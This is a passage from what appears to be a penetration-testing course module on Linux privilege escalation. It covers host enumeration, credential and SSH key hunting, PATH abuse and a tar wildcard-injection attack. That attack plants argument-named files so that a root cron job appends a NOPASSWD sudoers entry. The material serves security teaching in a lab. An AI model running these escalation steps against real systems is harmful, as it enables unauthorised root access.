   657527      4 drwxr-xr-x 170 root        root            4096 Aug 31
08:55 /usr/lib/debug/.build-id
```

In addition, three default folders are intended for temporary files. These folders are visible to all users and can be read. In addition, temporary logs or script output can be found there. Both `/tmp` and `/var/tmp` are used to store data temporarily. However, the key difference is how long the data is stored in these file systems. The data retention time for `/var/tmp` is much longer than that of the `/tmp` directory. By default, all files and data stored in /var/tmp are retained for up to 30 days. In /tmp, on the other hand, the data is automatically deleted after ten days.

In addition, all temporary files stored in the `/tmp` directory are deleted immediately when the system is restarted. Therefore, the `/var/tmp` directory is used by programs to store data that must be kept between reboots temporarily.

Temporary Files

```
ls -l /tmp /var/tmp /dev/shm

/dev/shm:
```

```
total 0

/tmp:
total 52
-rw------- 1 htb-student htb-student    0 Nov 28 12:32 config-err-v8LfEU
drwx------ 3 root        root        4096 Nov 28 12:37 snap.snap-store
drwx------ 2 htb-student htb-student 4096 Nov 28 12:32 ssh-OKlLKjlc98xh
<SNIP>
drwx------ 2 htb-student htb-student 4096 Nov 28 12:37 tracker-extract-
files.1000
drwx------ 2 gdm         gdm         4096 Nov 28 12:31 tracker-extract-
files.125

/var/tmp:
total 28
drwx------ 3 root root 4096 Nov 28 12:31 systemd-private-
7b455e62ec09484b87eff41023c4ca53-colord.service-RrPcyi
drwx------ 3 root root 4096 Nov 28 12:31 systemd-private-
7b455e62ec09484b87eff41023c4ca53-ModemManager.service-4Rej9e
...SNIP...
```

Moving On

We've gotten an initial lay of the land and (hopefully) some sensitive or useful data points that can help us on our way to escalating privileges or even moving laterally in the internal network. Next we'll turn our focus to permissions and check to see what directories, scripts, binaries, etc we can read and write to with our current user privileges.

Though we are focusing on manual enumeration in this module, its worth running the linPEAS script at this point in a real-world assessment so we have as much data to dig through as possible. Oftentimes we can find an easy win but having this output handy can sometimes uncover nuanced issues that our manual enumeration missed. We should, though, practice our manual enumeration as much as possible and create (and continue to add to) our own cheat sheet of key commands (and alternatives for different Linux operating systems). We'll start to develop our own style, command preference, and even see some areas that we can begin to script out ourselves. Tools are great and have their place but where many fall short is being able to perform a given task when a tool fails or we cannot get it onto the system.

Linux Services & Internals Enumeration

Now that we've dug into the environment and gotten the lay of the land and uncovered as much as possible about our user and group permissions as they relate to files, scripts, binaries, directories, etc., we'll take things one step further and look deeper into the internals of the host operating system. In this phase we will enumerate the following which will help to inform many of the attacks discussed in the later sections of this module.

- What services and applications are installed?
- What services are running?
- What sockets are in use?
- What users, admins, and groups exist on the system?
- Who is current logged in? What users recently logged in?
- What password policies, if any, are enforced on the host?
- Is the host joined to an Active Directory domain?
- What types of interesting information can we find in history, log, and backup files
- Which files have been modified recently and how often? Are there any interesting patterns in file modification that could indicate a cron job in use that we may be able to hijack?
- Current IP addressing information
- Anything interesting in the `/etc/hosts` file?
- Are there any interesting network connections to other systems in the internal network or even outside the network?
- What tools are installed on the system that we may be able to take advantage of? (Netcat, Perl, Python, Ruby, Nmap, tcpdump, gcc, etc.)
- Can we access the `bash_history` file for any users and can we uncover any thing interesting from their recorded command line history such as passwords?
- Are any Cron jobs running on the system that we may be able to hijack?

At this time we'll also want to gather as much network information as possible. What is our current IP address? Does the system have any other interfaces and, hence, could possibly be used to pivot into another subnet that was previously unreachable from our attack host? We do this with the `ip a` command or `ifconfig`, but this command will sometimes not work on certain systems if the net-tools package is not present.

Internals

When we talk about the `internals`, we mean the internal configuration and way of working, including integrated processes designed to accomplish specific tasks. So we start with the interfaces through which our target system can communicate.

Network Interfaces

```
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
group default qlen 1000
    link/ether 00:50:56:b9:ed:2a brd ff:ff:ff:ff:ff:ff
    inet 10.129.203.168/16 brd 10.129.255.255 scope global dynamic ens192
       valid_lft 3092sec preferred_lft 3092sec
    inet6 dead:beef::250:56ff:feb9:ed2a/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:feb9:ed2a/64 scope link
       valid_lft forever preferred_lft forever
```

Is there anything interesting in the `/etc/hosts` file?

Hosts

```
cat /etc/hosts

127.0.0.1 localhost
127.0.1.1 nixlpe02
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

It can also be helpful to check out each user's last login time to try to see when users typically log in to the system and how frequently. This can give us an idea of how widely used this system is which can open up the potential for more misconfigurations or "messy" directories or command histories.

User's Last Login

```
lastlog

Username         Port     From             Latest
root                                       **Never logged in**
```

```
daemon                                            **Never logged in**
bin                                               **Never logged in**
sys                                               **Never logged in**
sync                                              **Never logged in**
...SNIP...
systemd-coredump                                  **Never logged in**
mrb3n            pts/1    10.10.14.15             Tue Aug  2 19:33:16 +0000 2022
lxd                                               **Never logged in**
bjones                                            **Never logged in**
administrator.ilfreight                                  **Never logged in**
backupsvc                                         **Never logged in**
cliff.moore      pts/0    127.0.0.1               Tue Aug  2 19:32:29 +0000 2022
logger                                            **Never logged in**
shared                                            **Never logged in**
stacey.jenkins   pts/0    10.10.14.15             Tue Aug  2 18:29:15 +0000 2022
htb-student      pts/0    10.10.14.15             Wed Aug  3 13:37:22 +0000 2022
```

In addition, let's see if anyone else is currently on the system with us. There are a few ways to do this, such as the `who` command. The `finger` command will work to display this information on some Linux systems. We can see that the `cliff.moore` user is logged in to the system with us.

Logged In Users

```
w

 12:27:21 up 1 day, 16:55,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
cliff.mo pts/0    10.10.14.16      Tue19   40:54m  0.02s  0.02s -bash
```

It is also important to check a user's bash history, as they may be passing passwords as an argument on the command line, working with git repositories, setting up cron jobs, and more. Reviewing what the user has been doing can give you considerable insight into the type of server you land on and give a hint as to privilege escalation paths.

Command History

```
history

    1  id
    2  cd /home/cliff.moore
    3  exit
    4  touch backup.sh
    5  tail /var/log/apache2/error.log
    6  ssh [email protected]
    7  history
```

Sometimes we can also find special history files created by scripts or programs. This can be found, among others, in scripts that monitor certain activities of users and check for suspicious activities.

Finding History Files

```
find / -type f \( -name *_hist -o -name *_history \) -exec ls -l {} \;
2>/dev/null

-rw------- 1 htb-student htb-student 387 Nov 27 14:02 /home/htb-
student/.bash_history
```

It's also a good idea to check for any cron jobs on the system. Cron jobs on Linux systems are similar to Windows scheduled tasks. They are often set up to perform maintenance and backup tasks. In conjunction with other misconfigurations such as relative paths or weak permissions, they can leverage to escalate privileges when the scheduled cron job runs.

Cron

```
ls -la /etc/cron.daily/

total 48
drwxr-xr-x  2 root root 4096 Aug  2 17:36 .
drwxr-xr-x 96 root root 4096 Aug  2 19:34 ..
-rwxr-xr-x  1 root root  376 Dec  4  2019 apport
-rwxr-xr-x  1 root root 1478 Apr  9  2020 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Sep  5  2019 dpkg
-rwxr-xr-x  1 root root  377 Jan 21  2019 logrotate
-rwxr-xr-x  1 root root 1123 Feb 25  2020 man-db
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x  1 root root 4574 Jul 18  2019 popularity-contest
-rwxr-xr-x  1 root root  214 Apr  2  2020 update-notifier-common
```

The proc filesystem (`proc` / `procfs`) is a particular filesystem in Linux that contains information about system processes, hardware, and other system information. It is the primary way to access process information and can be used to view and modify kernel settings. It is virtual and does not exist as a real filesystem but is dynamically generated by the kernel. It can be used to look up system information such as the state of running processes, kernel parameters, system memory, and devices. It also sets certain system parameters, such as process priority, scheduling, and memory allocation.

Proc

```
find /proc -name cmdline -exec cat {} \; 2>/dev/null | tr " " "\n"

...SNIP...
startups/usr/lib/packagekit/packagekitd/usr/lib/packagekit/packagekitd/usr
/lib/packagekit/packagekitd/usr/lib/packagekit/[email
protected]@10.129.14.200sshd:
htb-student
[priv]sshd:
htb-student
[priv]/usr/bin/ssh-agent-D-a/run/user/1000/keyring/.ssh/usr/bin/ssh-agent-
D-a/run/user/1000/keyring/.sshsshd:
htb-student@pts/2sshd:
```

Services

If it is a slightly older Linux system, the likelihood increases that we can find installed packages that may already have at least one vulnerability. However, current versions of Linux distributions can also have older packages or software installed that may have such vulnerabilities. Therefore, we will see a method to help us detect potentially dangerous packages in a bit. To do this, we first need to create a list of installed packages to work with.

Installed Packages

```
apt list --installed | tr "/" " " | cut -d" " -f1,3 | sed 's/[0-9]://g' |
tee -a installed_pkgs.list

Listing...
accountsservice-ubuntu-schemas 0.0.7+17.10.20170922-0ubuntu1
accountsservice 0.6.55-0ubuntu12~20.04.5
acl 2.2.53-6
acpi-support 0.143
acpid 2.0.32-1ubuntu1
adduser 3.118ubuntu2
adwaita-icon-theme 3.36.1-2ubuntu0.20.04.2
alsa-base 1.0.25+dfsg-0ubuntu5
alsa-topology-conf 1.2.2-1
alsa-ucm-conf 1.2.2-1ubuntu0.13
alsa-utils 1.2.2-1ubuntu2.1
amd64-microcode 3.20191218.1ubuntu1
anacron 2.3-29
apg 2.2.3.dfsg.1-5
app-install-data-partner 19.04
```

```
apparmor 2.13.3-7ubuntu5.1
apport-gtk 2.20.11-0ubuntu27.24
apport-symptoms 0.23
apport 2.20.11-0ubuntu27.24
appstream 0.12.10-2
apt-config-icons-hidpi 0.12.10-2
apt-config-icons 0.12.10-2
apt-utils 2.0.9
...SNIP...
```

It's also a good idea to check if the `sudo` version installed on the system is vulnerable to any legacy or recent exploits.

Sudo Version

```
sudo -V

Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

Occasionally it can also happen that no direct packages are installed on the system but compiled programs in the form of binaries. These do not require installation and can be executed directly by the system itself.

Binaries

```
ls -l /bin /usr/bin/ /usr/sbin/

lrwxrwxrwx 1 root root     7 Oct 27 11:14 /bin -> usr/bin

/usr/bin/:
total 175160
-rwxr-xr-x 1 root root       31248 May 19  2020  aa-enabled
-rwxr-xr-x 1 root root       35344 May 19  2020  aa-exec
-rwxr-xr-x 1 root root       22912 Apr 14  2021  aconnect
-rwxr-xr-x 1 root root       19016 Nov 28  2019  acpi_listen
-rwxr-xr-x 1 root root        7415 Oct 26  2021  add-apt-repository
-rwxr-xr-x 1 root root       30952 Feb  7  2022  addpart
lrwxrwxrwx 1 root root          26 Oct 20  2021  addr2line -> x86_64-
linux-gnu-addr2line
...SNIP...

/usr/sbin/:
```

```
total 32500
-rwxr-xr-x 1 root root      3068 Mai 19  2020 aa-remove-unknown
-rwxr-xr-x 1 root root      8839 Mai 19  2020 aa-status
-rwxr-xr-x 1 root root       139 Jun 18  2019 aa-teardown
-rwxr-xr-x 1 root root     14728 Feb 25  2020 accessdb
-rwxr-xr-x 1 root root     60432 Nov 28  2019 acpid
-rwxr-xr-x 1 root root      3075 Jul  4 18:20 addgnupghome
lrwxrwxrwx 1 root root         7 Okt 27 11:14 addgroup -> adduser
-rwxr-xr-x 1 root root       860 Dez  7  2019 add-shell
-rwxr-xr-x 1 root root     37785 Apr 16  2020 adduser
-rwxr-xr-x 1 root root     69000 Feb  7  2022 agetty
-rwxr-xr-x 1 root root      5576 Jul 31  2015 alsa
-rwxr-xr-x 1 root root      4136 Apr 14  2021 alsabat-test
-rwxr-xr-x 1 root root    118176 Apr 14  2021 alsactl
-rwxr-xr-x 1 root root     26489 Apr 14  2021 alsa-info
-rwxr-xr-x 1 root root     39088 Jul 16  2019 anacron
...SNIP...
```

GTFObins provides an excellent platform that includes a list of binaries that can potentially be exploited to escalate our privileges on the target system. With the next oneliner, we can compare the existing binaries with the ones from GTFObins to see which binaries we should investigate later.

GTFObins

```
for i in $(curl -s https://gtfobins.github.io/ | html2text | cut -d" " -f1
| sed '/^[[:space:]]*$/d');do if grep -q "$i" installed_pkgs.list;then
echo "Check GTFO for: $i";fi;done

Check GTFO for: ab
Check GTFO for: apt
Check GTFO for: ar
Check GTFO for: as
Check GTFO for: ash
Check GTFO for: aspell
Check GTFO for: at
Check GTFO for: awk
Check GTFO for: bash
Check GTFO for: bridge
Check GTFO for: busybox
Check GTFO for: bzip2
Check GTFO for: cat
Check GTFO for: comm
Check GTFO for: cp
Check GTFO for: cpio
Check GTFO for: cupsfilter
Check GTFO for: curl
Check GTFO for: dash
Check GTFO for: date
Check GTFO for: dd
Check GTFO for: diff
```

We can use the diagnostic tool `strace` on Linux-based operating systems to track and analyze system calls and signal processing. It allows us to follow the flow of a program and understand how it accesses system resources, processes signals, and receives and sends data from the operating system. In addition, we can also use the tool to monitor security-related activities and identify potential attack vectors, such as specific requests to remote hosts using passwords or tokens.

The output of `strace` can be written to a file for later analysis, and it provides a wealth of options that allow detailed monitoring of the program's behavior.

Trace System Calls

```
strace ping -c1 10.129.112.20

execve("/usr/bin/ping", ["ping", "-c1", "10.129.112.20"], 0x7ffdc8b96cc0
/* 80 vars */) = 0
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or
directory)
brk(NULL)                               = 0x56222584c000
arch_prctl(0x3001 /* ARCH_??? */, 0x7fffb0b2ea00) = -1 EINVAL (Invalid
argument)
...SNIP...
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or
directory)
...SNIP...
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libidn2.so.0", O_RDONLY|O_CLOEXEC)
= 3
...SNIP...
read(3,
"\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\237\2\0\0\0\0\0"..., 832)
= 832
pread64(3,
"\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784,
64) = 784
pread64(3, "\4\0\0\0
\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0\0"..., 48, 848) = 48
...SNIP...
socket(AF_INET, SOCK_DGRAM, IPPROTO_ICMP) = 3
socket(AF_INET6, SOCK_DGRAM, IPPROTO_ICMPV6) = 4
capget({version=_LINUX_CAPABILITY_VERSION_3, pid=0}, NULL) = 0
capget({version=_LINUX_CAPABILITY_VERSION_3, pid=0}, {effective=0,
permitted=0, inheritable=0}) = 0
```

```
openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache",
O_RDONLY) = 5
...SNIP...
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP) = 5
connect(5, {sa_family=AF_INET, sin_port=htons(1025),
sin_addr=inet_addr("10.129.112.20")}, 16) = 0
getsockname(5, {sa_family=AF_INET, sin_port=htons(39885),
sin_addr=inet_addr("10.129.112.20")}, [16]) = 0
close(5)                                = 0
...SNIP...
sendto(3,
"\10\0\31\303\0\0\0\1eX\327c\0\0\0\0\330\254\n\0\0\0\0\0\20\21\22\23\24\25
\26\27"..., 64, 0, {sa_family=AF_INET, sin_port=htons(0),
sin_addr=inet_addr("10.129.112.20")}, 16) = 64
...SNIP...
recvmsg(3, {msg_name={sa_family=AF_INET, sin_port=htons(0),
sin_addr=inet_addr("10.129.112.20")}, msg_namelen=128 => 16, msg_iov=
[{iov_base="\0\0!\300\0\3\0\1eX\327c\0\0\0\0\330\254\n\0\0\0\0\0\20\21\22\
23\24\25\26\27"..., iov_len=192}], msg_iovlen=1, msg_control=
[{cmsg_len=32, cmsg_level=SOL_SOCKET, cmsg_type=SO_TIMESTAMP_OLD,
cmsg_data={tv_sec=1675057253, tv_usec=699895}}, {cmsg_len=20,
cmsg_level=SOL_IP, cmsg_type=IP_TTL, cmsg_data=[64]}], msg_controllen=56,
msg_flags=0}, 0) = 64
write(1, "64 bytes from 10.129.112.20: icmp_se"..., 57) = 57
write(1, "\n", 1)                       = 1
write(1, "--- 10.129.112.20 ping statistics --"..., 34) = 34
write(1, "1 packets transmitted, 1 receive"..., 60) = 60
write(1, "rtt min/avg/max/mdev = 0.287/0.2"..., 50) = 50
close(1)                                = 0
close(2)                                = 0
exit_group(0)                           = ?
+++ exited with 0 +++
```

Users can read almost all configuration files on a Linux operating system if the administrator has kept them the same. These configuration files can often reveal how the service is set up and configured to understand better how we can use it for our purposes. In addition, these files can contain sensitive information, such as keys and paths to files in folders that we cannot see. However, if the file has read permissions for everyone, we can still read the file even if we do not have permission to read the folder.

Configuration Files

```
find / -type f \( -name *.conf -o -name *.config \) -exec ls -l {} \;
2>/dev/null

-rw-r--r-- 1 root root 448 Nov 28 12:31 /run/tmpfiles.d/static-nodes.conf
-rw-r--r-- 1 root root 71 Nov 28 12:31 /run/NetworkManager/resolv.conf
```

```
-rw-r--r-- 1 root root 72 Nov 28 12:31 /run/NetworkManager/no-stub-
resolv.conf
-rw-r--r-- 1 root root 0 Nov 28 12:37 /run/NetworkManager/conf.d/10-
globally-managed-devices.conf
-rw-r--r-- 1 systemd-resolve systemd-resolve 736 Nov 28 12:31
/run/systemd/resolve/stub-resolv.conf
-rw-r--r-- 1 systemd-resolve systemd-resolve 607 Nov 28 12:31
/run/systemd/resolve/resolv.conf
...SNIP...
```

The scripts are similar to the configuration files. Often administrators are lazy and convinced of network security and neglect the internal security of their systems. These scripts, in some cases, have such wrong privileges that we will deal with later, but the contents are of great importance even without these privileges. Because through them, we can discover internal and individual processes that can be of great use to us.

Scripts

```
find / -type f -name "*.sh" 2>/dev/null | grep -v "src\|snap\|share"

/home/htb-student/automation.sh
/etc/wpa_supplicant/action_wpa.sh
/etc/wpa_supplicant/ifupdown.sh
/etc/wpa_supplicant/functions.sh
/etc/init.d/keyboard-setup.sh
/etc/init.d/console-setup.sh
/etc/init.d/hwclock.sh
...SNIP...
```

Also, if we look at the process list, it can give us information about which scripts or binaries are in use and by which user. So, for example, if it is a script created by the administrator in his path and whose rights have not been restricted, we can run it without going into the `root` directory.

Running Services by User

```
ps aux | grep root

...SNIP...
root           1  2.0  0.2 168196 11364 ?        Ss   12:31   0:01
/sbin/init splash
root         378  0.5  0.4  62648 17212 ?        S<s  12:31   0:00
/lib/systemd/systemd-journald
root         409  0.8  0.1  25208  7832 ?        Ss   12:31   0:00
/lib/systemd/systemd-udevd
```

```
root         457  0.0  0.0 150668   284 ?        Ssl  12:31   0:00 vmware-
vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-
vmblock,default_permissions,allow_other,dev,suid
root         752  0.0  0.2  58780 10608 ?        Ss   12:31   0:00
/usr/bin/VGAuthService
root         755  0.0  0.1 248088  7448 ?        Ssl  12:31   0:00
/usr/bin/vmtoolsd
root         772  0.0  0.2 250528  9388 ?        Ssl  12:31   0:00
/usr/lib/accountsservice/accounts-daemon
root         773  0.0  0.0   2548   768 ?        Ss   12:31   0:00
/usr/sbin/acpid
root         774  0.0  0.0  16720   708 ?        Ss   12:31   0:00
/usr/sbin/anacron -d -q -s
root         778  0.0  0.0  18052  2992 ?        Ss   12:31   0:00
/usr/sbin/cron -f
root         779  0.0  0.2  37204  8964 ?        Ss   12:31   0:00
/usr/sbin/cupsd -l
root         784  0.4  0.5 273512 21680 ?        Ssl  12:31   0:00
/usr/sbin/NetworkManager --no-daemon
root         790  0.0  0.0  81932  3648 ?        Ssl  12:31   0:00
/usr/sbin/irqbalance --foreground
root         792  0.1  0.5  48244 20540 ?        Ss   12:31   0:00
/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         793  1.3  0.2 239180 11832 ?        Ssl  12:31   0:00
/usr/lib/policykit-1/polkitd --no-debug
root         806  2.1  1.1 1096292 44976 ?       Ssl  12:31   0:01
/usr/lib/snapd/snapd
root         807  0.0  0.1 244352  6516 ?        Ssl  12:31   0:00
/usr/libexec/switcheroo-control
root         811  0.1  0.2  17412  8112 ?        Ss   12:31   0:00
/lib/systemd/systemd-logind
root         817  0.0  0.3 396156 14352 ?        Ssl  12:31   0:00
/usr/lib/udisks2/udisksd
root         818  0.0  0.1  13684  4876 ?        Ss   12:31   0:00
/sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root         871  0.1  0.3 319236 13828 ?        Ssl  12:31   0:00
/usr/sbin/ModemManager
root         875  0.0  0.3 178392 12748 ?        Ssl  12:31   0:00
/usr/sbin/cups-browsed
root         889  0.1  0.5 126676 22888 ?        Ssl  12:31   0:00
/usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-
shutdown --wait-for-signal
root         906  0.0  0.2 248244  8736 ?        Ssl  12:31   0:00
/usr/sbin/gdm3
root        1137  0.0  0.2 252436  9424 ?        Ssl  12:31   0:00
/usr/lib/upower/upowerd
root        1257  0.0  0.4 293736 16316 ?        Ssl  12:31   0:00
/usr/lib/packagekit/packagekitd
```

This would give us a pretty good overview of our target system, so we can go into more detail next and figure out the individual permissions for the components we found.

Credential Hunting

When enumerating a system, it is important to note down any credentials. These may be found in configuration files (`.conf` , `.config` , `.xml` , etc.), shell scripts, a user's bash history file, backup (`.bak`) files, within database files or even in text files. Credentials may be useful for escalating to other users or even root, accessing databases and other systems within the environment.

The /var directory typically contains the web root for whatever web server is running on the host. The web root may contain database credentials or other types of credentials that can be leveraged to further access. A common example is MySQL database credentials within WordPress configuration files:

```
htb_student@NIX02:~$ cat wp-config.php | grep 'DB_USER\|DB_PASSWORD'

define( 'DB_USER', 'wordpressuser' );
define( 'DB_PASSWORD', 'WPadmin123!' );
```

The spool or mail directories, if accessible, may also contain valuable information or even credentials. It is common to find credentials stored in files in the web root (i.e. MySQL connection strings, WordPress configuration files).

```
htb_student@NIX02:~$  find / ! -path "*/proc/*" -iname "*config*" -type f 
2>/dev/null

/etc/ssh/ssh_config
/etc/ssh/sshd_config
/etc/python3/debian_config
/etc/kbd/config
/etc/manpath.config
/boot/config-4.4.0-116-generic
/boot/grub/i386-pc/configfile.mod
/sys/devices/pci0000:00/0000:00:00.0/config
/sys/devices/pci0000:00/0000:00:01.0/config
<SNIP>
```

SSH Keys

It is also useful to search around the system for accessible SSH private keys. We may locate a private key for another, more privileged, user that we can use to connect back to the box with additional privileges. We may also sometimes find SSH keys that can be used to access other hosts in the environment. Whenever finding SSH keys check the `known_hosts` file to find targets. This file contains a list of public keys for all the hosts which the user has connected to in the past and may be useful for lateral movement or to find data on a remote host that can be used to perform privilege escalation on our target.

```
htb_student@NIX02:~$  ls ~/.ssh

id_rsa  id_rsa.pub  known_hosts
```

Path Abuse

PATH is an environment variable that specifies the set of directories where an executable can be located. An account's PATH variable is a set of absolute paths, allowing a user to type a command without specifying the absolute path to the binary. For example, a user can type `cat /tmp/test.txt` instead of specifying the absolute path `/bin/cat /tmp/test.txt`. We can check the contents of the PATH variable by typing `env | grep PATH` or `echo $PATH`.

```
htb_student@NIX02:~$ echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/u
sr/local/games
```

Creating a script or program in a directory specified in the PATH will make it executable from any directory on the system.

```
htb_student@NIX02:~$ pwd && conncheck

/usr/local/sbin
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
1189/sshd
tcp        0     88 10.129.2.12:22          10.10.14.3:43218
ESTABLISHED 1614/sshd: mrb3n [p
```

```
tcp6       0      0 :::22                   :::*                    LISTEN
1189/sshd
tcp6       0      0 :::80                   :::*                    LISTEN
1304/apache2
```

As shown below, the `conncheck` script created in `/usr/local/sbin` will still run when in the `/tmp` directory because it was created in a directory specified in the PATH.

```
htb_student@NIX02:~$ pwd && conncheck

/tmp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
1189/sshd
tcp        0    268 10.129.2.12:22          10.10.14.3:43218
ESTABLISHED 1614/sshd: mrb3n [p
tcp6       0      0 :::22                   :::*                    LISTEN
1189/sshd
tcp6       0      0 :::80                   :::*                    LISTEN
1304/apache2
```

Adding `.` to a user's PATH adds their current working directory to the list. For example, if we can modify a user's path, we could replace a common binary such as `ls` with a malicious script such as a reverse shell. If we add `.` to the path by issuing the command `PATH=.:$PATH` and then `export PATH`, we will be able to run binaries located in our current working directory by just typing the name of the file (i.e. just typing `ls` will call the malicious script named `ls` in the current working directory instead of the binary located at `/bin/ls`).

```
htb_student@NIX02:~$ echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/u
sr/local/games
```

```
htb_student@NIX02:~$ PATH=.:${PATH}
htb_student@NIX02:~$ export PATH
htb_student@NIX02:~$ echo $PATH

.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:
/usr/local/games
```

In this example, we modify the path to run a simple `echo` command when the command `ls` is typed.

```
htb_student@NIX02:~$ touch ls
htb_student@NIX02:~$ echo 'echo "PATH ABUSE!!"' > ls
htb_student@NIX02:~$ chmod +x ls
```

```
htb_student@NIX02:~$ ls

PATH ABUSE!!
```

Wildcard Abuse

A wildcard character can be used as a replacement for other characters and are interpreted by the shell before other actions. Examples of wild cards include:

Character	Significance
`*`	An asterisk that can match any number of characters in a file name.
`?`	Matches a single character.
`[ ]`	Brackets enclose characters and can match any single one at the defined position.
`~`	A tilde at the beginning expands to the name of the user home directory or can have another username appended to refer to that user's home directory.
`-`	A hyphen within brackets will denote a range of characters.

An example of how wildcards can be abused for privilege escalation is the `tar` command, a common program for creating/extracting archives. If we look at the man page for the `tar` command, we see the following:

```
htb_student@NIX02:~$ man tar

<SNIP>
Informative output
       --checkpoint[=N]
              Display progress messages every Nth record (default 10).

       --checkpoint-action=ACTION
```

```
               Run ACTION on each checkpoint.
```

The `--checkpoint-action` option permits an `EXEC` action to be executed when a checkpoint is reached (i.e., run an arbitrary operating system command once the tar command executes.) By creating files with these names, when the wildcard is specified, `--checkpoint=1` and `--checkpoint-action=exec=sh root.sh` is passed to `tar` as command-line options. Let's see this in practice.

Consider the following cron job, which is set up to back up the `/home/htb-student` directory's contents and create a compressed archive within `/home/htb-student`. The cron job is set to run every minute, so it is a good candidate for privilege escalation.

```
#
#
mh dom mon dow command
*/01 * * * * cd /home/htb-student && tar -zcf /home/htb-
student/backup.tar.gz *
```

We can leverage the wild card in the cron job to write out the necessary commands as file names with the above in mind. When the cron job runs, these file names will be interpreted as arguments and execute any commands that we specify.

```
htb-student@NIX02:~$ echo 'echo "htb-student ALL=(root) NOPASSWD: ALL" >>
/etc/sudoers' > root.sh
htb-student@NIX02:~$ echo "" > "--checkpoint-action=exec=sh root.sh"
htb-student@NIX02:~$ echo "" > --checkpoint=1
```

We can check and see that the necessary files were created.

```
htb-student@NIX02:~$ ls -la

total 56
drwxrwxrwt 10 root        root        4096 Aug 31 23:12 .
drwxr-xr-x 24 root        root        4096 Aug 31 02:24 ..
-rw-r--r--  1 root        root         378 Aug 31 23:12 backup.tar.gz
-rw-rw-r--  1 htb-student htb-student    1 Aug 31 23:11 --checkpoint=1
-rw-rw-r--  1 htb-student htb-student    1 Aug 31 23:11 --checkpoint-
action=exec=sh root.sh
drwxrwxrwt  2 root        root        4096 Aug 31 22:36 .font-unix
drwxrwxrwt  2 root        root        4096 Aug 31 22:36 .ICE-unix
-rw-rw-r--  1 htb-student htb-student   60 Aug 31 23:11 root.sh
```

Once the cron job runs again, we can check for the newly added sudo privileges and sudo to root directly.

```
htb-student@NIX02:~$ sudo -l

Matching Defaults entries for htb-student on NIX02:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User htb-student may run the following commands on NIX02:
    (root) NOPASSWD: ALL
```

Escaping Restricted Shells

A restricted shell is a type of shell that limits the user's ability to execute commands. In a restricted shell, the user is only allowed to execute a specific set of commands or only allowed to execute commands in specific directories. Restricted shells are often used to provide a safe environment for users who may accidentally or intentionally damage the system or provide a way for users to access only certain system features. Some common examples of restricted shells include the `rbash` shell in Linux and the "Restricted-access Shell" in Windows.

RBASH

Restricted Bourne shell (`rbash`) is a restricted version of the Bourne shell, a standard command-line interpreter in Linux which limits the user's ability to use certain features of the Bourne shell, such as changing directories, setting or modifying environment variables, and executing commands in other directories. It is often used to provide a safe and controlled environment for users who may accidentally or intentionally damage the system.

RKSH

Restricted Korn shell (`rksh`) is a restricted version of the Korn shell, another standard command-line interpreter. The `rksh` shell limits the user's ability to use certain features of the Korn shell, such as executing commands in other directories, creating or modifying shell functions, and modifying the shell environment.

RZSH

Restricted Z shell (`rzsh`) is a restricted version of the Z shell and is the most powerful and flexible command-line interpreter. The `rzsh` shell limits the user's ability to use certain features of the Z shell, such as running shell scripts, defining aliases, and modifying the shell environment.

For example, administrators often use restricted shells in enterprise networks to provide a safe and controlled environment for users who may accidentally or intentionally damage the system. By limiting the user's ability to execute specific commands or access certain directories, administrators can ensure that users cannot perform actions that could harm the system or compromise the network's security. Additionally, restricted shells can give users access to only certain system features, allowing administrators to control which resources and functions are available to each user.

Imagine a company with a network of Linux servers hosting critical business applications and services. Many users, including employees, contractors, and external partners, access the network. To protect the security and integrity of the network, the organization's IT team decided to implement restricted shells for all users.

